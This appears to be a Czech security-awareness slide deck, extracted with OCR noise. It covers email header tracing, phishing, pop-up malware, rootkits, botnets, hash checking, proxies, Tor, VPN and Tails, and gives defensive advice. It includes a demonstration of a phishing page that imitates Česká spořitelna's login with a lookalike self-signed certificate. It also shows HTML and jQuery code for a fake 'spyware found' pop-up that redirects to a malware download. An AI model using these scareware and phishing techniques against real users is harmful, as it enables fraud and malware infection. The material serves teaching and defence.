IP Address Country: United States

IP Continent: North America
IP Address City Location: Lansing
IP Address Region: Michigan
IP Address Latitude: 42.7257,
IP Address Longitude: -84.636
Organization: Liquid Web

Email Lookup Map (show/hide)

Map Data 5 km Terms of Use Report a map error

Email header by email header analysis (show/hide)

```
Delivered-To: miroslav.havka@atlas.cz
Received: from mail-g1.snat.cent [10.32.3.101] by
gmr4.centr... (Postfix) id 700B4FB for <miroslav.havka@atlas.cz>;
Tue, 14 Oct 2014 16:34:42 +0200 (CEST)
Received: from host.hostcenter.net by cq (envelope-from
<coal321@host.hostcenter.net>, uid 201) with VF-scanner (cq.spamfree.cz)
```

17-Oct 9:25

Google Chrome

Linux Tutorials

EN SIM Visi

dotyk.ujep.cz

23/52



ipad

AdChoices ▾

- ▶ Track IP Addr.
- ▶ Find IP
- ▶ IP Lookup

Other interesting projects:

- IP-Address.on
- Find-IP-Address.
- Web Proxy
- Free Proxy

Support IP-Address Locato with donations and help the IP address lookup service remain free!

[Make A Donation](#)

What is an IP Address

Computer IP Address (Int Protocol address - Your IP address) is your telephone number. It uniquely identifies host on a network. Just as mailing address uniquely identifies your home, an computer IP address uniquely identifies

[more info](#)

Email Header Analyzer : (Copy and paste and start with tracing Email)

```
Delivered-To: miroslav.h
Received: from mail-gl.
gl.snat.cent [10.32.3.1]
by gmmr4.centr
700B4FB
for <miroslav.h
Oct 2014 16:34:42 +0200
Received: from host,host
(envelope-from <coalr32
uid 201> with VF-scann
(cq.spamfree.cz
Clear:RC:0(72.52.170.1
Processed in 3.347897
-0000
X-SpamDetected: 1
```

Free &
F

Use the We
the US Get yo

Email Lookup - Free Email Tracker

Trace Email - Track Email

Email Header Analysis

IP Address: 72.52.170.17 (host.hostcenter.net)
IP Address Country: United States

IP Continent: North America
IP Address City Location: Lansing
IP Address Region: Michigan
IP Address Latitude: 42.7257,
IP Address Longitude: -84.636
Organization: Liquid Web

Email Lookup Map (show/hide)

Map Data 5 km Terms of Use

Email header by email header analysis

```
Delivered-To: miroslav.h@atlas.cz
Received: from mail-gl.snat.cent [10.32.3.1]
by gmmr4.centr.cz (Postfix) with QMSP id 700B4FB for <miroslav.h
Tue, 14 Oct 2014 16:34:42 +0200 (CEST)
Received: from host.hostcenter.net by cq (envelope-from
<coalr321@host.hostcenter.net>, uid 201) with VF-scann
```

17-Oct 9:25

Google Chrome

Linux Tui

ipAd

- ▶ z hlavičky emailu je možné získat informace o serveru, který zprávu odeslal
- ▶ původ může pomoci při rozhodování

Co dělat se SPAMem?




- ▶ email, který přichází od neznámého odesilatele neotevírat
- ▶ spustitelné soubory nespouštět
- ▶ jestliže přílohu nepotřebuji, smazat
- ▶ pravidelně aktualizovat systém a aplikace



- ▶ útok distribuovaný nejčastěji emailem či IM (př. Facebook, Skype)
- ▶ cílem je získání senzitivních dat
- ▶ uživatel je přesměrován na neoficiální web
- ▶ v případě HTTPS uživatel vždy musí potvrdit přijetí SSL certifikátu



- ▶ pár klíč - certifikát
- ▶ CA ověří uživatelský certifikát
- ▶ certifikát podepsaný CA je důvěryhodný
- ▶ používá se pro ověření (digitální podpis), šifrování
- ▶ PGP podpis a šifrování mailů



Obrázek: [?]



O₂

Dobrý den,
děkujeme, že využíváte služeb O2.

Máte nové vyúčtování

Vyúčtování za:

mobilní služby

Zúčtovací období:

od 14.09.2014 do 13.10.2014

Účet k úhradě:

500115980/2300

Částka (s DPH):

Variabilní symbol:

Uhradě do:

266,01 Kč

1277097841

29.10.2014

Vyúčtování služeb je připojeno jako příloha k tomuto e-mailu ve formátu PDF.

[Klikněte sem pro zobrazení plné verze](#)



Untrusted Connection - Mozilla Firefox

Untrusted Connection - Konsole

How to create a self-signed certificate

GNU Image Manipulation

Untrusted Connection - Mozilla Firefox

Add Security Exception

24-Oct

Untrusted Connection x +

https://localhost

Google

This Connection is Untrusted

You have asked Firefox to connect securely to **localhost**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present you with a certificate that proves they're the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error means the site is trying to impersonate the site, and you shouldn't continue.

▼ Technical Details

localhost uses an invalid security certificate.

The certificate is not trusted because it is self-signed.
The certificate is only valid for www.serviss24.cz

(Error code: sec_error_refuse_to_connect)

▼ I Understand the Risks

If you understand what's going on, you can tell Firefox to trust this site.

Even if you trust the site, this error could mean that someone is trying to steal your connection.

Don't add an exception unless you know there's a good reason to trust this site.

Permanently store this exception

Server

Location: https://localhost/

Add Security Exception

You are about to override how Firefox identifies this site.

Legitimate banks, stores, and other public sites ask you to do this.

Server

Location: https://localhost/

Certificate Status

This site attempts to identify itself with invalid information.

Wrong Site

Certificate belongs to a different site, which could indicate an attempt at theft.

Unknown Identity

Certificate is not trusted, because it hasn't been verified by a recognized authority using a secure signature.

Phishing



SERVIS 24 Internetbanking - Česká Sporitelna - Login - Mozilla Firefox

https://localhost/ebanking-s24/ib/base/usr/aut/login754.html

Dear User, by using the SERVIS 24 service you agree with the use of...

SERVIS•24
INTERNETBANKING ☎ 956 777 956

Page Info - https://localhost/ebanking-s24/ib/base/usr/aut/login754.html

General Media Permissions Security

Website Identity

Website: localhost
Owner: This website does not supply ownership information.
Verified by: Ceska Sporitelna a.s.

Privacy & History

Have I visited this website prior to today? Yes, 200 times
Is this website storing information (cookies) on my computer? Yes
Have I saved any passwords for this website? No

Technical Details

Connection Encrypted: High-grade Encryption (TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256)
The page you are viewing was encrypted before being transmitted over the Internet.
Encryption makes it very difficult for unauthorized people to view information traveling between computers very unlikely that anyone read this page as it traveled across the network.

Certificate Viewer: "www.serviss24.cz"

General Details

Could not verify this certificate because the Issuer is unknown.

Issued To

Common Name (CN): www.serviss24.cz
Organization (O): Ceska Sporitelna a.s.
Organizational Unit (OU): <Not Part Of Certificate>
Serial Number: 00:DB:9A:6D:52:36:63:E4:5E

Issued By

Common Name (CN): www.serviss24.cz
Organization (O): Ceska Sporitelna a.s.
Organizational Unit (OU): <Not Part Of Certificate>

Period of Validity

Begins On: 10/24/2014
Expires On: 10/24/2015

Fingerprints

SHA-256 Fingerprint: 55:32:35:8F:64:AE:67:97:3A:D8:C8:51:4D:A1:B1:48:7D:BF:E7:5E:86:75:58:C9:E2:D8:87:01:46:6E
SHA1 Fingerprint: B6:E1:8F:AE:79:AA:AE:37:9A:C5:21:5C:49:93:B3:07:BE

Phishing



SERVIS 24 Internetbanking

https://localhost/ebanking-s24/ib/base/usr/aut/login754.html

Dear User, by using the SERVIS 24 service you agree with...

Page Info - https://localhost/ebanking-s24/ib/base/usr/aut/login754

General Media Permissions Security

Website Identity

Website: localhost
Owner: This website does not supply ownership information.
Verified by: Ceska Sporitelna a.s.

Privacy & History

Have I visited this website prior to today? Yes, 200 times
Is this website storing information (cookies) on my computer? Yes
Have I saved any passwords for this website? No

Technical Details

Connection Encrypted: High-grade Encryption (TLS_ECDHE_RSA_WITH_AES_128)
The page you are viewing was encrypted before being transmitted over the Internet.
Encryption makes it very difficult for unauthorized people to view information traveling between very unlikely that anyone read this page as it traveled across the network.

Certificate Viewer: "www.servis24.cz"

General Details

This certificate has been verified for the following uses:

SSL Client Certificate

SSL Server Certificate

Issued To

Common Name (CN) www.servis24.cz
Organization (O) Ceska sporitelna, a.s.
Organizational Unit (OU) INET
Serial Number 21:E3:A8:4B:C5:74:81:EA:B1:EC:EC:4B:FD:53:37:5A

Issued By

Common Name (CN) VeriSign Class 3 Extended Validation SSL SGC CA
Organization (O) VeriSign, Inc.
Organizational Unit (OU) VeriSign Trust Network

Period of Validity

Begins On 06/30/2014
Expires On 06/30/2016

Fingerprints

SHA-256 Fingerprint 9A:A7:4C:70:20:18:4D:FB:D9:75:1C:6C:8A:EC:FE:
30:41:CA:D2:5D:F4:5B:7C:0C:A4:9F:62:06:D9:FE
SHA1 Fingerprint DD:1C:2B:69:36:07:A1:26:6A:5D:A1:A1:0C:6A:8D:6D:EB



- ▶ neotvírat maily od cizích příjemců, maily s gramatickými chybami, generické oslovení, vyžadují podezřelé chování
- ▶ v podezřelých mailech neotvírat přílohy ani webové odkazy
- ▶ mail neuchovávat, mazat
- ▶ informovat IT správce, podobný email mohou dostat i kolegové
- ▶ mějte instalovaný AV a anti-phishing modul

Pop-Up okna s malware obsahem



Screenshot of a Google Chrome browser window showing a login form and a malicious pop-up window.

The browser tabs include: pop-up_0imp - Kon, localhost:82 - Google Chrome, Hacking Exposed Ma..., GNU Image Manipul..., Toolbox - Layers, Layers - Brushes, 22-Oct 14:11.

The address bar shows: localhost:82

The main content area contains a login form:

Jméno:
Heslo:

A malicious pop-up window titled "Nalezen SPYWARE!" is displayed. The message inside the window is:

⚠ Na Vašem PC byl nalezen SPYWARE! Můžete si stáhnout
náš SPYWARE-REMOVER, který Vám pomůže tuto
nepříjemnost vyřešit. Stáhněte [zde](#)

The "OK" and "Cancel" buttons at the bottom right of the pop-up are circled in red.



Pop-Up okna s malware obsahem

```
pop-up : gimp - Konsole      pop-up : vim - Konsola      localhost:82 - G      Hacking Exposed Ma      GNU Image Manipulat
pop-up : vim - Konsole      pop-up : vim - Konsola

File Edit View Bookmarks Settings Help
Jméno: 
Heslo: 
Odeslat
localhost:82

12
13 <!-- MUJ PRIDAVEK -->
14
15     <script src="http://ajax.googleapis.com/ajax/libs/jquery/1.11.1/jquery.min.js"></script>
16     <link rel="stylesheet" href='//ajax.googleapis.com/ajax/libs/jqueryui/1.11.2/themes/smoothness/jquery-ui.css'>
17     <script src='//ajax.googleapis.com/ajax/libs/jqueryui/1.11.2/jquery-ui.min.js'></script>
18
19
20 <script>
21     $(function() {
22         $('#dialog-confirm').dialog({
23             resizable: false,
24             height:250,
25             width:550,
26             modal: true,
27             buttons: {
28                 OK: function() {
29                     $( this ).dialog( "close" );
30                 },
31                 Cancel: function() {
32                     $( this ).dialog( "close" );
33                 }
34             },
35             beforeClose: function () {
36                 window.location.href = 'http://localhost:82/malware-download.php';
37             }
38         });
39     });
40 </script>
41 <!-- MUJ PRIDAVEK -->
42
43 </head>
44 <body>
45
46 <!-- MUJ PRIDAVEK -->
47 <div id="dialog-confirm" title="Nalezen SPYWARE!">
48     <p><span class="ui-icon ui-icon-alert" style="float:left; margin:0 7px 20px 0;"></span>Na Vašem počítaču byl nalezen spyware. Tento program může zneužít vaše soukromí a vám může dělat náročnou práci. Vítejte v naší aplikaci, která Vám pomůže tento nepříjemnost vyřešit. Stáhněte <a href="http://localhost:82/malware-download.php">malware download</a> a nainstalujte ho na svůj počítač. Po instalaci se všechno vrátí k normálnímu fungování.</p>
49 </div>
50 <!-- MUJ PRIDAVEK -->
51
52 <form name="user_login" action="dotaznik.php" method="post">
53 <table class="login">
54     <tr><td>Jméno: </td><td><input type="text" name="user"></td>
```



- ▶ při zobrazení pozdezřlého pop-up na nic neklikat
- ▶ nejlépe zavřít tab či celý prohlížeč
- ▶ mít nainstalovaný AV a Anti-Spyware
- ▶ v korporátním prostředí web-based content filtering (K9, Squid, OpenDNS)



- ▶ software pro neoprávněný vzdálený přístup (často s právy administrátora)
- ▶ samotný rootkit otevírá cestu dalším infekcím (keylogger, botnet, SPAM distribuce)
- ▶ maskuje backdoor, tak aby nebyl snadno objevitelný
- ▶ může být distribuován bez účasti uživatele
- ▶ využívá exploitů na úrovni aplikace či OS (typicky buffer overflow)



- ▶ vždy aktualizovat OS
- ▶ instalovaný AV, HIPS (SNORT, Malware Defender, WinPatrol)
- ▶ v případě instalace nového software kontrolovat kryptografický hash

MD5 hash



Downloads - bash - Konsole Download Dropbox 2.10.42 - Technical Details - FileHippo.com - Google Chrome
Atlas.cz m x M Inbox (1) x Dotyková x IStat - INI x Čeho se m x Malware - x pgp design x OpenPGP x Rootkit - v. x FreeBSD x

filehippo.com/download_dropbox/tech/

Dropbox 2.10.42

By Dropbox (Freeware)

User Rating: ★★★★☆

Download Latest Version (39.59MB)

Dejte o sobě vědět s inzercí na Googlu.

Začněte hned S kreditem

Downloads : bash - Konsole

File Edit View Bookmarks Settings Help

```
[zoe@localhost Downloads]$  
[zoe@localhost Downloads]$  
[zoe@localhost Downloads]$ md5sum Dropbox\ 2.10.  
d20adf730193351a0f1e309a78e8a0b4 Dropbox 2.10.  
[zoe@localhost Downloads]$
```

Description **Technical** Change Log Comments (0)

Title: Dropbox 2.10.42

Filename: Dropbox 2.10.42.exe

File size: 39.59MB (41,516,256 bytes)

Requirements: Windows XP / Vista / Windows7 / XP64 / Vista64 / Windows7 64 / Windo

Languages: Multiple languages

License: Freeware

Date added: October 26, 2014

Dropbox

Author: www.dropbox.com

MD5 Checksum: D20ADF730193351A0F1E309A78E8A0B4

Dropbox 2.10.42.exe



- ▶ "služba" šířená malwarem (drive-by download, email)
- ▶ po nakažení se PC stává botem (zombie PC)
- ▶ někde existuje Command and Control Server
- ▶ zombie PC jsou aktivovány C&C až na specifickou akci
- ▶ používá se pro DDoS, SPAM, ... (těžba BitCoin)
- ▶ Conficker, Zeus, Waledac



Obrázek: [?]



- ▶ umožňuje skrýt IP adresu a další data
- ▶ webové služby často sdílí data o návštěvnosti s jinými providery
- ▶ "Big Brother" chování - Google, Facebook ...
- ▶ máte-li pocit, že váš traffic může být odposloucháván

Web Proxy



ProxyLists.Net
leading to privacy

Home

Proxy Countries

- [US proxies](#)
 - [UK proxies](#)
 - [Canada proxies](#)
 - [Australia proxies](#)
 - [France proxies](#)
 - More countries

Proxy Ports

- Port 80 proxies
 - Port 443 proxies
 - Port 3128 proxies
 - Port 8080 proxies
 - Port 1080 proxies
 - More ports

Proxy Sites

- [XROXY.COM](#)
 - [Proxys proxies](#)
 - [FreeProxyLists](#)
 - [Proxy Checker](#)
 - [ProxyWiki](#)
 - [My-Proxy](#)
 - [Proxy 4 Free](#)

Proxy Judge

Proxy FAQ

Czech Republic proxy list, page 1

In the table below you will find the list of proxy IP addresses and ports only. Use pagination link at the bottom of the page to view second third etc pages if available.

Proxy IP	Proxy port
Click here to view proxy check date, country and type	
93.89.108.33	3128
217.196.209.83	80
217.112.161.16	80
31.47.102.34	1080
188.75.176.89	1080
80.92.253.6	443

Web Proxy



ProxyLists.Net leading to privacy

Czech Rep.

In the table below, view second, third and fourth row.

DNS makes possible to associate Internet addresses host names with IP address, and conversely. Mostly the DNS is used for the conversion by domainname in IP addresses (forward DNS lookup) but also for the conversion by IP addresses in domainname (reverse DNS lookup).

[more info](#)

Proxy Countries

- [US proxies](#)
- [UK proxies](#)
- [Canada proxies](#)
- [Australia proxies](#)
- [France proxies](#)
- [More countries](#)

Proxy Ports

- [Port 80 proxies](#)
- [Port 443 proxies](#)
- [Port 3128 proxies](#)
- [Port 8080 proxies](#)
- [Port 1080 proxies](#)
- [More ports](#)

Proxy Sites

- [XROXY.COM](#)
- [Prox_proxies](#)
- [FreeProxyLists](#)
- [Proxy Checker](#)
- [ProxyWiki](#)
- [My_Proxy](#)
- [Proxy 4 Free](#)

Proxy Judge

Proxy FAQ

can then figure out whether the destination is local or remote and can continue with the communication. This is similar to finding a phone number when all you know is a name.

IP Address Locator - Who is my IP Address

IP Address Locator - What Is My IP Address Location? Find IP Address Search, IP Locator, IP Look...

www.ipaddresslocation.org

My IP Address [Public, External or WAN IP Address]
217.196.209.83

My Internal IP Address [LAN or Router IP Address]
Find Out Your LAN IP Address

My Hostname [DNS Lookup]
pri83.miramo.cz

Proxy Server Detection
Real IP Address 93.115.84.195
Transparent Proxy detected 217.196.209.83

My IP Location [City-Country - Flag - Country Code]
Ostrava-Czech Republic CZ

Language English (United States)

Operating System Linux Smart Move!!!

Browser Mozilla/Firefox 32.0

ProductSub: 20100101

Connection

Configure Proxies to Access the Internet

No proxy

Auto-detect proxy settings for this connection

Use system proxy settings

Manual proxy configuration:

HTTP Proxy: 217.196.209.83
 Use this proxy

SSL Proxy:

FTP Proxy:

SOCKS Host:

SOCKS v4

No Proxy for:
localhost, 127.0.0.1

Example: .mozilla.org, .net.nz, .com.au

Automatic proxy configuration URL
http://127.0.0.1:8888/proxy.html

Do not prompt for authentication

Help

Would like to host your site on their server?

November 24, 2008 End Date

We are so excited to introduce you to our new service!

Web Proxy



IP Address Locator - What Is My IP Address Location? Find IP Address Search, IP Locator, IP Look...

www.ipaddresslocation.org

ProxyLists.Net leading to privacy

Czech Rep.

- US proxies
- UK proxies
- Canada proxies
- Australia proxies
- France proxies
- More countries

Proxy Ports

- Port 80 proxies
- Port 443 proxies
- Port 3128 proxies
- Port 8080 proxies
- Port 1080 proxies
- More ports

Proxy Sites

- XROXY.COM
- Proxys proxies
- FreeProxyLists
- Proxy Checker
- ProxyWild
- My-Proxy
- Proxy 4 Free

Proxy Judge

Proxy FAQ

can then figure out whether the destination is remote and can continue with the communication. This is similar to finding a phone number when all you know is a name.

DNS Lookup - Reverse DNS Lookup

In the table below view second, thi

PS Pro
GET YOUR FREE PROXY
100%
SOCKS

DNS makes possible to associate Internet addresses host names with IP address, and conversely. Most often it is used for the conversion by domainname in IP addresses (forward DNS lookup) but also for the conversion by IP addresses in domainname (reverse DNS lookup).

more info

My IP Address (Public, External or WAN IP Address)
217.196.209.83

My Internal IP Address (LAN or Router IP Address)
Find Out Your LAN IP Address

My Hostname (DNS Lookup)
pri183.miramo.cz

Proxy Server Detection
Real IP Address **93.115.84.195**
Transparent Proxy detected **217.196.209.83**

My IP Location (City-Country - Flag - Country Code)
Ostrava-Czech Republic

Configure Proxies to Access the Web

- No proxy
- Auto-detect proxy settings for this connection
- Use system proxy settings
- Manual proxy configuration:

HTTP Proxy:
 Use this proxy

SSL Proxy:

FTP Proxy:

SOCKS Host:
 SOCKS v4

No Proxy for:
 localhost, 127.0.0.1

- ▶ <http://www.proxylists.net/>
- ▶ jednoduchá konfigurace prohlížeče
- ▶ pouze pro HTTP traffic



PirateBrowser - No More Censorship! - Google Chrome

Span x Atlas x Doty x www.x Goog x EURE x macr x 5.9.3 x IP Ad x Untit x Unix x Goog x Linux x Th x


piratebrowser.com

PirateBrowser About Download FAQ Getting Started

PirateBrowser - No more censorship!

PirateBrowser is a bundle package of the [Tor client \(Vidalia\)](#), [FireFox Portable browser](#) (with [foxyproxy addon](#)) and some custom configs that allows you to circumvent censorship that certain countries such as Iran, North Korea, United Kingdom, The Netherlands, Belgium, Finland, Denmark, Italy and Ireland impose onto their citizens.

This is how it looks like:



Download PirateBrowser

Version 0.6b

- [Magnet link](#)



PirateBrowser - No More Censorship! - Google Chrome

Span x Atlas x Doty x www.x Goog x EURE x macr x 5.9.3 x IP Ad x Untit x Unix x Goog x Linux x Th x

piratebrowser.com

PirateBrowser About Download FAQ Getting Started

PirateBrowser - No more censorship!

PirateBrowser is a bundle package of the [Tor client](#) and some custom configs that allows you to circumvent censorship in China, South Korea, United Kingdom, The Netherlands, Belgium and many other countries.

This is how it looks like:



Download PirateBrowser


Version 0.6b

[Magnet link](#)

- ▶ <http://piratebrowser.com>
- ▶ portable Firefox s TOR klientem
- ▶ snadné použití
- ▶ pouze pro HTTP traffic
- ▶ spojení je kryptované až od prvního TOR routeru

ATLAS ACCESS SARL


Sites to Site VPN



Obrázek: [?]

ATLAS ACCESS SARL

Sites to Site VPN



- ▶ služba zajišťující důvěrnost, autenticitu a integritu
- ▶ využívá bezpečnostních protokolů (IPSec, SSL, SSH)
- ▶ možno tunelovat skrz veřejný internet
- ▶ ideální řešení pro vzdálený přístup k datům, příp. anonymizace

Obrázek: [?]



Free VPN Accounts • 100% Free PPTP and OpenVPN Service - Google Chrome
17-Oct 11:11

Spam | Atlas | www.ari | Google | EURES | macro! | 5.9.3. | IP Addr | Untitled | Unix Tu | Google | Linux |

www.vpnbook.com/freevpn

VPNBOOK

VPNBook news Free VPN accounts Free Web proxy How-To setup Features service Privacy contact

[f](#) [t](#) [in](#) [g+1](#) [+](#)

- euro195.vpnbook.com
- euro213.vpnbook.com
- us1.vpnbook.com (US VPN - optimized for fast web surfing; no p2p downloading)
- us2.vpnbook.com (US VPN - optimized for fast web surfing; no p2p downloading)
- ca1.vpnbook.com (Canada VPN - optimized for fast web surfing; no p2p downloading)
- uk180.vpnbook.com (Retired)
- Username: vpnbook
- Password: maD5PeHu

More servers coming. Please Donate.

- [Euro1 OpenVPN Certificate Bundle](#)
- [Euro2 OpenVPN Certificate Bundle](#)
- [US1 OpenVPN Certificate Bundle \(optimized for fast web surfing; no p2p downloading\)](#)
- [US2 OpenVPN Certificate Bundle \(optimized for fast web surfing; no p2p downloading\)](#)
- [CA1 OpenVPN Certificate Bundle \(optimized for fast web surfing; no p2p downloading\)](#)
- [UK-OpenVPN Certificate Bundle \(Retired\)](#)
- All bundles include UDP53, UDP 25000, TCP 80, TCP 443-profile
- Username: vpnbook
- Password: maD5PeHu

Choose an OpenVPN Server from above

Bitcoin Donation
1FFEjn6sm2oMZ2ljsTtn1t8uXW6E7HQ7

5.3k 13k 3,998

VPN Tracker für Mac

Sicherer und schneller Zugriff auf das Unternehmensnetzwerk.

dotyk.ujep.cz



Free VPN Accounts • 100% Free PPTP and OpenVPN Service - Google Chrome
17-Oct-11

www.vpnbook.com/freevpn

VPNBOOK

- VPNBook news
- Free VPN accounts
- Free Web proxy
- How-To setup
- Features service
- Privacy contact

- euro195.vpnbook.com
- euro213.vpnbook.com
- us1.vpnbook.com (US VPN - optimized for fast web surfing; no p2p downloading)
- us2.vpnbook.com (US VPN - optimized for fast web surfing; no p2p downloading)
- ca1.vpnbook.com (Canada VPN - optimized for fast web surfing; no p2p downloading)
- uk180.vpnbook.com (Retired)
- Username: vpnbook
- Password: maD5Peu

More servers coming. Please Donate.

VPN Tracker für M

Sicherer und schneller Zugriff auf das Un

Bitcoin Donation
1FFEjn6sm2oMZ2LjsTn1t8uXW6E7HQ7

5.3k 13k 3,998

g+1 Like Tweet

▶ <http://www.vpnbook.com>

▶ veškerý traffic může být šifrován

▶ zapotřebí OpenVPN klient



17-Oct 13:12

<https://tails.boum.org>

 **Tails**
the amnesic incognito live system

Privacy for anyone anywhere

English DE FR PT

Privacy for anyone anywhere

Tails is a [live operating system](#), that you can start on almost any computer from a DVD, USB stick, or SD card. It aims at preserving your **privacy** and **anonymity**, and helps you to:

- **use the Internet anonymously and circumvent censorship:** all connections to the Internet are forced to go through [the Tor network](#);
- **leave no trace** on the computer you are using unless you ask it explicitly;
- **use state-of-the-art cryptographic tools** to encrypt your files, emails and instant messaging.

[Learn more about Tails.](#)

News

[Tails 1.2 is out](#)
Posted Thu 16 Oct 2014 12:34:56 PM
CEST

Security

[Numerous security holes in Tails 1.1.2](#)
Posted Tue 14 Oct 2014 12:00:00 AM
CEST

Download Tails 1.2 
October 16, 2014

About
Getting started...
Documentation
Help & Support
Contribute
News



17-Oct 13:12

<https://tails.boum.org>

 **Tails**
theamnesicincognitolivesystem

Privacy for anyone anywhere

Tails is a [live operating system](#), that you can start on almost any USB stick, or SD card. It aims at preserving your [privacy](#) and

- **use the Internet anonymously** and **circumvent censorship**: all connections to the Internet are forced to go through [the Tor network](#)
- **leave no trace** on the computer you are using unless you want to
- **use state-of-the-art cryptographic tools** to encrypt your messaging.

[Learn more about Tails.](#)

News

[Tails 1.2 is out](#)
Posted Thu 16 Oct 2014 12:34:56 PM CEST

Security

[Numerous security fixes](#)
Posted Tue 14 Oct 2014 12:34:56 PM CEST

- ▶ *tails.boum.org*
- ▶ používá GNU/Linux
- ▶ nic se neukládá na HDD
- ▶ využívá TOR
- ▶ možno použít ve VirtualBox či VMware Player
- ▶ vyžaduje pokročilejší znalosti práce s PC

Pár drobných rad



- ▶ nepoužívejte Google - místo toho DuckDuckGo.com, ixquick.com
- ▶ nepoužívejte Chrome (Google produkt) - Mozilla (plugins: Ghostery, NoScript, Adblock Plus, HTTPS Everywhere)
- ▶ neukládejte hesla do svého prohlížeče
- ▶ vyhýbejte se proprietárnímu software (Skype, ICQ) - nevíte co se kam odesílá



- ▶ vzdělanost uživatele (znalost firemních politiky, hesla, emaily, social engineering, přístup do budovy)
- ▶ nestahovat software a data, o kterých nevím co obsahují
- ▶ veškerá data skenovat pomocí AV
- ▶ updatovaný OS, AV, anti-spyware, HIPS a firewall
- ▶ podezřelé emaily neotvírat neklikat na linky v nich, neotvírat přílohy
- ▶ použít web-based content filtering (alespoň v případě dětí)
- ▶ nikdy nepoužívat administrátorský účet
- ▶ vždy a pravidelně zálohovat



- ▶ řada client side útoků lze odvrátit zakázáním: JavaScript, Java applet, Flash, ActiveX
- ▶ druhá strana mince - většina webů spoléhá na tyto technologie
- ▶ obecně platí - běžný software - více hrozeb
- ▶ bezpečnější surfování (*BSD, Firefox)



- ▶ definování firemní bezpečnostní politiky
